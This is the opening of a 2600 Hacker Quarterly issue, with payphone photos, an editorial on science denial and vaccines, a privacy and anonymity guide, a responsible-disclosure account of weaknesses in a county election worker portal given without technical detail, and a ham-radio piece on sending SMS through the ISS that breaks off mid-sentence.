

Volume Thirty-Eight, Number One!

DIGITAL EDITION


2600

The Hacker Quarterly



酔ふで寐て 夢に江みけりし 櫻

STOPHATE



Unused But Artsy Payphones



Norway. Seen in Bergen, there's something artistic about this hip-looking phone booth. You almost miss the fact that the receiver's been torn right off.

Photo by grumpychestnut



United States. There's no missing the state of this phone from Daytona Beach, Florida. Being about 200 yards from the ocean explains the rust. If anyone did figure out how to use it, they would be advised to take precautions against "touchtone tetanus."

Photo by Mark L. Smith



Belize. We're told there is no receiver on the end of that cord which doesn't surprise us a bit. This was found in a small village near Punta Gorda and looks as if it was abandoned a long time ago.

Photo by Jack Jordan



United States. This non-working Nortel Millennium phone was found in Portland, Oregon, a rough city to be a payphone in. But there's no denying that unique Portland charm.

Photo by Jaclyn Smith-Moore

Got foreign payphone photos for us? Email them to payphones@2600.com. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (more photos on inside back cover)

coordinates

Forward Thinking	4
Anonymity, Privacy, and Reality	6
What Hacking My County's Election Worker Portal Taught Me	8
<i>Ham Radio, SMS, and the ISS</i>	9
Randomize Your Exit Node	11
TELECOM INFORMER	13
Logging Discord Tokens	15
Trojan Detection and Avoidance	17
5G Hotspots and Tinc	20
Book Review: <i>We Have Been Harmonized: Life in China's Surveillance State</i>	21
A Layman's Intro to Quantum Computers	22
HACKER PERSPECTIVE	26
Inside Job: Exploiting Alarm Systems and the People Who Monitor Them	29
Why Are We Still Having This Conversation? Embedded Systems Still Not Secure	33
LETTERS	34
EFFECTING DIGITAL FREEDOM	46
How Does NSA's XKEYSCORE Project Work?	47
A Proposal for the Elimination of Passwords	48
Life Lessons Can Help You Sneak Into a Crowded Conference	49
AI In Dating Simulations Games	51
ARTIFICIAL INTERRUPTION	52
Hacking HP's OfficeJet 6310	54
The Net As Seen in China	55
Picture This	59
Why I Am a Hacker: Hacking In the Era of COVID-19	60
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

Forward Thinking

Progress. You could almost be forgiven for thinking that this is a dirty word or merely a concept tied to a political agenda. While we can disagree on how progress is defined, there comes a point where we must reach a consensus on what constitutes a better life, improvements, and movement away from the negative. And yet we can't.

We've always encouraged questioning of everything. That's what hacking is all about, after all. The reason we question is to understand why things work the way they do. Often that involves coming up with alternatives and debating the wisdom of doing something a particular way or of following rules just because somebody says that's the way it's always been done.

This all falls apart, however, if conclusions are reached before we even *start* questioning. If we believe we have the answers before anything is explained, we're either already experts or we're just hopelessly biased people who will never listen to anything that doesn't align with the conclusions we want.

This is where much of the world appears to be, as we struggle with so many challenges and pivotal moments throughout the globe. Fueled by well meaning naïveté, backwards thinking has been given an equal stage with scientific facts, much to the detriment of our societies and our future.

We've been here before. The list of scientific minds who were severely punished for their inconvenient findings is a long one. The very structure of the universe, the theory of evolution, even the existence of irrational numbers were each once seen as threats to the existing ways. But by definition, that is what progress must be: a threat to the status quo. The existing ways always need to be disrupted as they evolve. But for those who fear any such change, progress remains a powerful enemy that needs to be fought.

Not much is different today - only the specific details. We're still in the midst of a devastating global pandemic, and we've wasted so much valuable time denying the science and questioning motivations when working together was the only way forward. Again, questioning is good, but

not when the scientific evidence is ignored because it doesn't provide the desired answer. Most people are fully capable of getting this concept on their own. The problems arise when we feel compelled to give each and every view an equal and amplified platform, whether on social or mainstream media. Giving a Holocaust denier a voice in a public forum about genocide may still seem like an obvious disservice to everyone, but we somehow continue to grant those who deny climate change and have no scientific expertise a voice alongside experts in the field. While hearing crackpot theories of microchips in vaccines or COVID-19 being part of some global 5G conspiracy may serve as entertainment for some of us, there are far too many who somehow wind up taking these things seriously. This is mostly because a number of us cling to the belief that definitively exposing the nonsense for what it is somehow violates the concept of freedom of speech. A number of our own readers in this issue's letters section expressed their outrage at our opinions on the matter in 37:4, which encouraged responsible providers on the Internet to stop hosting forums for movements that refused to acknowledge scientific facts or that advocated such actions as overturning democratic elections and installing unelected leaders. While we continue to believe that everyone is entitled to their own opinion, we don't subscribe to the belief that all opinions deserve the same platforms. We believe providers have the right to determine what they consider to be acceptable and what they don't, even when we disagree - and everyone has the right to pressure them to do the right thing. All of this can be done without any government involvement.

We've seen firsthand the tremendous harm that can be caused when provable lies are distributed as truth to millions of so-called followers. Those lies then become the truth to them because the liars have been given a powerful platform to help spread it. And since lies often inspire more passion than the truth, they become even more popular and harder to refute. It doesn't have to be this way and we have the

power to stop it. But we can't buy into the notion that doing so is in any way contrary to the concept of free speech.

There is so much good that is being accomplished in so many areas. Whether it's flying helicopters on Mars, designing an effective strategy to fight climate change, improving the design of our infrastructure, or developing successful COVID-19 vaccines in less than a year, scientific advancement is benefiting all of us, both in the short and long term. We ignore or minimize the power of knowledge at our peril.

The most egregious example of how this can hurt us can be seen in how the vaccine is being handled. Even with the historical success of vaccines against deadly diseases like smallpox and polio, there are those who can never be convinced of their benefits. Enough people have believed in them, however, to make this small minority irrelevant. With the case of COVID-19, achieving at least a 70 percent vaccination rate should be enough to eradicate it and put an end to this deadly chapter once and for all. Less than that and we can count on it being around for a long time.

As we all know, this goal is still far out of reach. Although we've made great strides in getting people vaccinated in the States, there are far too many who refuse to get their shots due to their political beliefs. *There is nothing at all political about a pandemic.* The medical and scientific communities are as close to united on the basic facts as is possible. A recent poll we conducted on Twitter showed that 88 percent of our followers either got the vaccine or were planning on getting it. This impressive number in itself should demonstrate that people who believe the science will make the right decision, regardless of their political beliefs.

As with anything we're still learning about, there are all sorts of different opinions and theories on specific details, and what's true today may be found to not be true tomorrow. This is how learning works and it in no way puts the indisputable facts in doubt, facts that will literally save millions of lives if we don't ignore them. Those who try to use changing theories and evolving knowledge as evidence that we're being lied to need to be ignored and condemned.

In other parts of the world, things are

far worse than here in the States. Regimes in Brazil and India didn't take the threat seriously enough, a mistake our own country made in 2020. Death tolls in all three countries subsequently rose to a far higher level than could ever be excused. While we can't erase these tragedies, we can at least learn from them and keep others from making the same mistakes.

And we absolutely cannot succumb to nationalism when it comes to something as vital as vaccines. It is in everyone's interest that the entire world have access to what they need to tackle this crisis. Ideology, disagreements, and history don't matter in the face of a deadly virus, just like they shouldn't matter in the face of scientific advancements.

The priority at this point is ensuring that the world gets access to these vaccines without preconditions. We've nothing against companies making profits, but not if that means sitting on a solution to a pandemic that's already killed over three million people. That information must be shared, period. And if that isn't happening, anyone who takes action to get that information out, regardless of patent or copyright restrictions, is a hero to the human race. This shouldn't be a controversial stance.

In technology, we embrace advancement while constantly testing and questioning it. Understanding is key, as blind acceptance and over-reliance on technology has a tendency of leading to disaster. And we must also continuously come up with ideas for better designs and increased functionality. Our survival as a species depends upon a similar mindset, as there is no future in ignoring scientific breakthroughs and embracing superstition and fear. But we also have to be patient and willing to help guide those people with doubts and answer their questions without judgment. A dismissive attitude can cause far more harm than good, which is why it's so important to not give up on anyone who is genuinely seeking answers.

We've come a long way, but there is still an incredible amount ahead of us. We may not all agree on the path, but we should all be united in the direction.

Anonymity, Privacy, & Reality

by XCM

xcm@tuta.io

I occasionally come across online posts discussing anonymity and privacy online. The odd article here and there also tries to address the concern in a level of depth generally appropriate for the specific readership.

This is always a great topic and awareness amongst non-technical readers is an encouraging sign. At the same time, I find that there is some level of confusion and occasionally a misleading advertisement associated with silver bullet, one-size-fits-all privacy software.

It would be far safer to understand all the privacy risks rather than hoping our software will protect us from something we do not grasp.

As anonymity and privacy are two very different goals, I have two very different opinions on their achievability. Let's see them both.

Anonymity

Short answer: Forget about it.

Long answer: For long term anonymity, there is such a huge series of lifestyle changes to adopt that if you are ready for it, chances are you either work for a secretive government agency or a highly organized criminal gang. And even they fail at times.

Consider the following, which is a non-exhaustive list of things to keep in mind when going about buying a computer to begin your anonymous online presence:

- Choose a computer with open source firmwares.
- Use cash to buy it.
- Do not order the computer online.
- Don't drive to pick it up.
- Only use a burner phone to contact the seller and only put the battery in and turn it on when far from home. Wipe it and throw it away once the collection is completed.
- Walk to the collection point avoiding cameras and wear something to confuse face recognition software (probably the easiest part in the current climate).
- Ensure you are not followed, make detours, and use different routes each way.
- Before going back home with your computer, open it up and look for alterations.
- Wipe the drive clean (even better, use a new one), flash FOSS firmwares, and install an open source OS.
- Never use your own broadband nor use a circumscribed list of networks that could pinpoint your position.
- When traveling to hotspot areas, follow the above applicable suggestions.

The list could go on, and we haven't even touched upon what to actually do once online.

If you are not ready to go to such lengths, let's explore the second goal instead.

Privacy

Privacy is a fluid concept, rather than a binary status such as with anonymity. You do not reach a status of privacy. You lower your current exposure by working on different fronts.

Let's start with a list of areas where data about you and your habits could be collected or leaked, thus reducing your privacy level:

- Your local device.
- Anyone connected to the same network as you.
- Your ISP.
- Owners of intermediate network equipment and ISPs between you and the service you are accessing.
- Owners of the accessed service.
- Owners of the provider where the service resides.
- Third party trackers.

This might not be a complete list, but I am pretty sure it offers a good coverage. Of course, we must also be mindful of any organization or individual who might gain access, lawfully or otherwise, to the data stored at any stage of the network transaction. If we reduce our footprint, there will be less data to access in the first place.

Before we continue: most of the risks covered in this section can be addressed by using the Tor browser. Whereas Tor is an excellent project, the point of this article is not to suggest a tool that solves your existential difficulties, but rather attempts to cover the whole process and its implications. Only then will it be possible to make informed decisions on how to manage our exposure online.

Another important point: recommendations below are OK for the general population. If you suspect you are under targeted surveillance, they will not protect you.

Enough with caveats. Let's start with addressing the first hop: your local device.

As we all know, each time we visit a website, data is kept locally for different reasons. This data can be used to tell we have visited the website, should anyone gain direct or remote access to our device.

The most convenient way to minimize this risk is to use an incognito session in an open source browser. Data and history will be removed once the browser is closed and not retrievable other than with forensic techniques.

Of course, this will only address local data storage for websites accessible via a traditional browser. When resources are accessed via other software clients, different countermeasures will be necessary.

If you do not know how to remove each local storage for the various clients on your computer, a system-wide option is to use a non-persistent

session such as one afforded by using a live Linux distribution or a virtual machine that gets reset after each use.

The next three areas - people you share the network with, your ISP, and intermediate ISPs - present privacy concerns that can be addressed with a common approach.

The most known and popular is to use a VPN. If set up correctly, this can effectively hide your traffic habits from anyone between your device and the remote resource you are accessing. Proper care must be exercised in ensuring that all network traffic goes through the VPN tunnel and nothing is leaked.

To be precise, your activity is not actually hidden as the company providing you with the VPN service will have full visibility of your online endeavors. It is up to you to identify a reputable provider and trust they will not misuse or release the information they have on you. Most VPN providers state they do not collect data in the first place, but I would always question everything and verify what different jurisdictions have to say about not collecting data.

Another possibility for web traffic, as an alternative to a VPN, is to use encrypted DNS such as DoH or DoT, in conjunction with TLS1.3 and Encrypted Client Hello or Encrypted SNI. Let me expand on this.

Encrypting DNS requests over HTTPS/TLS offers the obvious advantage of hiding which domains you are requesting access for. Again, your DNS request will eventually be read by the operator of the DoH/DoT server, so the usual healthy level of paranoia is advised. ECH/ESNI is a TLS extension to prevent third parties from eavesdropping which domain the client is accessing. The trouble is that ECH/ESNI is selectively enabled on the server side and, at the time of writing, its deployment is far from universal.

Additionally, relying on this technique will not hide the destination IP address, so it only makes sense when accessing resources hosted on large CDNs or public cloud providers.

Moving along our list: To enhance your privacy in relation to the website owners, their service providers, and third parties, it does not really matter whether you encrypt your connection to their website or not. What matters is that you hide where you are coming from and who you are. This is again achievable using a VPN or other sharing devices such as HTTP(S) proxies, remote virtual machines, or remote isolated browsers such as WebGap.

On top of that, you must ensure that your local browser does not leak information on yourself or your real location. This can happen via browser extensions, scripts, and fingerprinting.

Minimizing risk associated with extensions and server side scripts is relatively easy. You can test your browser for such misconfigurations

at browserleaks.com and go through the various tests. Obviously, going through a VPN serves no purpose if a piece of JavaScript can read your real IP or geolocation, so make sure you rule that out.

Reducing the risk of fingerprinting is instead more complex. Fingerprinting is a way used primarily by trackers to create a personal profile based on various browser and device characteristics. This can be very effective even when you actively block third party cookies or remove data after the browsing session, as the characteristics making up your fingerprint will stay the same between sessions. Profiles can be generated and enriched over time and used to track you across different domains, albeit your true identity might not be known to the tracker.

The reason why thwarting this threat is so difficult is because the more you actively try to alter your browser with privacy plugins and the like, the more unique your browser and its fingerprint will be. EFF has a dedicated website on this topic where you can also run a test: coveryourtracks.eff.org.

The only partially effective countermeasures I know of against fingerprinting are to use a vanilla version of a very popular browser on a very common OS which, unfortunately, will generally not be open source. As an additional measure, you could disable JavaScript.

These two steps together might not make your fingerprint unique, but they should make it less specific. And, of course, do not forget that the Tor browser also tries to address this threat to your privacy by default.

One of the latest approaches to disrupting fingerprinting is to pollute the fingerprint with random data and rotate it across browsing sessions. The theory seems promising and that's exactly what browsers like Brave are doing.

At any rate, if you manage to block unauthorized web requests to third party trackers, that would already be a great achievement. Concerns related to scripts and fingerprinting would then be reduced as no data would reach the tracker in the first place.

Some browsers block requests to known trackers. Additional plugins can be used for the same goal or you could maintain on your home router/firewall a dynamic block list of domains known to be used for tracking. An interesting project focusing on this approach can be found at codeberg.org/spootle/blocklist/.

I hope this overview has been informative and sparked your curiosity if any of this information is new to you.

Now, remember to value your privacy. Nobody else will.


What Hacking My County's Election Worker Portal Taught Me About the State of Local Government Cybersecurity

by Keifer Chiang

Local governments' cybersecurity defenses are all that stand between us and the poisoning of our water supplies, the attacks on our 911 emergency systems, and the ransoming of our public healthcare systems. Unfortunately, many local governments are unequipped to handle such modern threats. Some such entities fail to maintain their security posture. Some such entities struggle to address found vulnerabilities. I know because I hacked my county's election worker portal.

The Hack


It began with an innocuous-looking email from the county's Registrar of Voters. Offering congratulations for being selected as an election worker for the upcoming 2020 General Election, the email contained instructions for next steps, a five-digit "worker ID," and a hyperlink labeled "My Poll Worker Profile." As a habit, I hovered over the hyperlink to verify the URL. I clicked. My web browser opened the election worker portal and, among the content, I found my home address, phone number, and the names and contact information of my fellow election workers. The URL had logged me in without asking for any credentials, ringing alarm bells in my head.



Registrar of Voters email containing a URL with a sensitive query string (CWE-598).

I decided to do a little digging.

Since I did not have permission to attack the portal and did not want to disrupt any part of the election system, I limited my penetration testing scope to my own account. Sparing the technical details, I found that the portal did not protect credentials (CWE-521 and CWE-598), the portal had no brute-forcing defenses (CWE-307 and CWE-308), and that external websites could potentially modify the portal's resources (CWE-15). (The CWE (Common Weakness Enumeration) list can be accessed at cwe.mitre.org.)



Indicators of a successful login attempt.

Given the content in the portal, an attacker with access to an election worker's account could prevent the worker from passing a required training course, could doxx or intimidate the election worker with the available personally identifiable information (PII), and could use the available information to access other election workers' accounts. Only the last name of an election worker and an unchangeable five-digit number protects the confidentiality of an election worker's PII and the election worker's availability to operate the polls.

However, this is not a story about how I hacked the county's election worker portal; it is a story about what happened after.

The Response

On October 15, 2020, after successfully conducting a proof-of-concept, I called the county's IT department for a security point-of-contact to whom I could make a responsible vulnerability disclosure. The person who answered redirected my call to the IT help desk, who redirected my call to the Registrar of Voters, who attempted to redirect my call back to the IT help desk. After I described the redirection circle, the Registrar of Voters employee informed me that they would notify the county's information security team of my request and that someone in the team would contact me.

Having received no response by October 23, 2020, I called the county's IT department for a status check. My call was redirected to the IT help desk. They directed me to send an email to the county's support desk. I complied.

Later that day, I received an email response from an information security analyst. I sent the analyst my risk assessment, replication steps, and mitigation recommendations. I also asked the analyst for information regarding the county's responsible disclosure policies and next steps.

Having received no response by the morning of October 28, 2020, I sent a follow-up email to the security analyst. At around 6:00 pm, I received a call from a Registrar of Voters employee who informed

me that there had not been a breach in the last six years and that the Registrar of Voters was complying with all existing election laws. The employee added that the information security team was aware of my “persistence” and that the employee would “prefer that [I] do not contact information security directly next time.”

Concerned about retaliation, I did not contact the county until December. On December 9, 2020, I contacted the analyst, informing them that I would be following the standard responsible disclosure timeline and that the public disclosure of my findings would open around the end of January 2021.

The next day, I received an email response from the analyst, informing me that the information security team did not find any indicators of compromise during the election from the portal, that they had disabled the application, and that they would be reviewing potential vulnerabilities before the next election.

(5) Re: [Severity: Moderate-High] Vulnerability Disclosure

Kiefer,

Thanks for your email and for bringing this to our attention.

We did not see any indicators of compromise during the election from the ROV Worker app. The application is now disabled, and we will be reviewing potential application vulnerabilities before the next election.

Thanks again for your feedback, we appreciate it!

December 10, 2020 email response from the information security analyst.

The Lessons

It took an embarrassingly unsophisticated attack to break into my account. I expected better

from a system that affected how voting locations were staffed. We should expect better. But are our local governments realistically able to implement and maintain robust security systems when local officials may not be aware of cybersecurity needs and when local governments don’t have the funds for a strong security program? A vulnerable system typically means risking users’ data. A vulnerable local government system means, among others, risking constituents’ drinking water and political voice.

And what happens when someone stumbles across a vulnerability? Having a vulnerability, though not ideal, is not a major cause for concern; no system is 100 percent secure. What is important is how one addresses a reported vulnerability. Therefore, reported vulnerabilities should be investigated and patched quickly and transparently. However, too often, organizations and companies are uncooperative after a responsible vulnerability disclosure, failing to respond to - or even arresting - security researchers. My attempts to get the vulnerabilities patched were largely met with redirection and silence.

It can get better. It may take local governments implementing effective employee security training programs. It may take local governments allocating funds towards building resourced security teams. It may take local governments establishing responsible vulnerability disclosure programs. It may take constituents like us providing our support and keeping local governments accountable.

Until then, someday, somewhere, another vulnerability will be found. I just hope we can handle it.

Ham Radio, SMS, and the ISS

by Naught Robot


On Sunday July 12 2020 at 06:00 UTC, I sent myself three SMS messages through the International Space Station’s APRS digipeater. Here’s how I did it and how you can too. But first, let’s discuss each component of this project for a bit.

Ham Radio License

To legally transmit a radio single to the ISS, you’ll need an amateur radio license issued by your country’s government. I know within the United States, Canada, and England there are multiple levels of license privileges. The basic license level for each country should grant you the permission to operate on the frequencies used by the ISS. To be on the safe side, check with your local government to find out what requirements exist and the operating privileges provided with an amateur radio license. For the United States, a simple 35-question test is given and you need at least 74 percent to pass. The test question pool is openly available online so, with a little bit of preparation, it’s simple to pass.

Ham Radio Aboard the ISS


The ISS has carried an amateur radio payload since its early beginnings. Part of this payload includes a radio that serves as a digipeater for Automatic Packet Reporting System (APRS), which is an amateur radio-based system for instantaneous digital communications of information of immediate value in the local area. Data can include object Global Positioning



A list of APRS messages retransmitted by the ISS. The highlighted ones are sent by the author.

System (GPS) coordinates, weather station telemetry, text messages, announcements, queries, and other telemetry. APRS data packets are typically transmitted on a single shared frequency (depending on country) to be repeated locally by area relay stations (digipeaters) for widespread local consumption. In addition, all such data are typically ingested into the APRS Internet System (APRS-IS) via an Internet-connected receiver (I-Gate) and distributed globally for ubiquitous and rapid access. As the ISS orbits, hams within its footprint can send and receive data packets containing messages that can be used to make contact with each other. During any given pass, a number of various stations are transmitting. Some of these stations are just automatic beacons transmitting every few minutes and some are actually other hams trying to make contact with each other through the ISS's digipeater.

APRS SMS Gateway



The path an APRS packet travels to reach a user's cell phone.

The glue that holds this whole experiment together is APRS Satellite I-Gates and the SMSGTE APRS cellular gateway. Without these two, an APRS packet could not be relayed by the ISS and sent to a cell phone. APRS Satellite I-Gates listen on the 145.825 Mhz frequency for APRS packets that are relayed by the ISS as it flies over. These packets are then routed through the APRS network to the SMSGTE gateway, onto an SMS cellular gateway, and finally through the cellular network to your phone. To use the SMSGTE gateway, it's relatively straightforward. All you need to do is transmit a message to SMSGTE in the following format: @[number] [message]

To: SMSGTE
@1235551234 Hello from space!

When the message is delivered, it will be displayed on the mobile phone like so:

@KJ7NZL-6 Hello from space!

This is all you really need to do to start using the SMSGTE gateway, but if you want to mask a person's phone number within your APRS packets, you can achieve this by using an alias. You can set these up by registering as a user on smsgte.org.

Sending an SMS Message Through the ISS



The author tracking the ISS just above the horizon.

The key to sending an SMS message through the ISS is preparation. For me, a typical ISS pass is about six minutes and thirty seconds long. In that time I have to locate the ISS, queue up my message to the SMSGTE gateway, and transmit my message to the ISS. I don't have a fancy setup with an azimuth and elevation rotor and circular polarized beam antennas; I'm merely working with my trusty Yaesu FT3D radio and a handheld Yagi antenna. As a result, it takes a minute or two to find the ISS and you can easily lose track of it while navigating through the menus on the FT3D with one hand. To help shortcut some of the process, I actually construct the message on the FT3D prior to the upcoming ISS pass and transmit on 145.825 MHz just before the ISS appears on the horizon. Since this message isn't received by anything, an acknowledgment isn't sent to the FT3D. This adds the message to a queue of unsent messages the FT3D will try to resend after a minute or two. I'm able to manually try and resend these messages while they are in the queue. This allows me to focus on tracking the ISS while barely needing to check the radio's screen, only needing to for a few seconds at a time to make sure I click on the message transmit button. Once the ISS receives my APRS message, a confirmation message from RSOISS will display on my screen and I'll receive the SMS message on 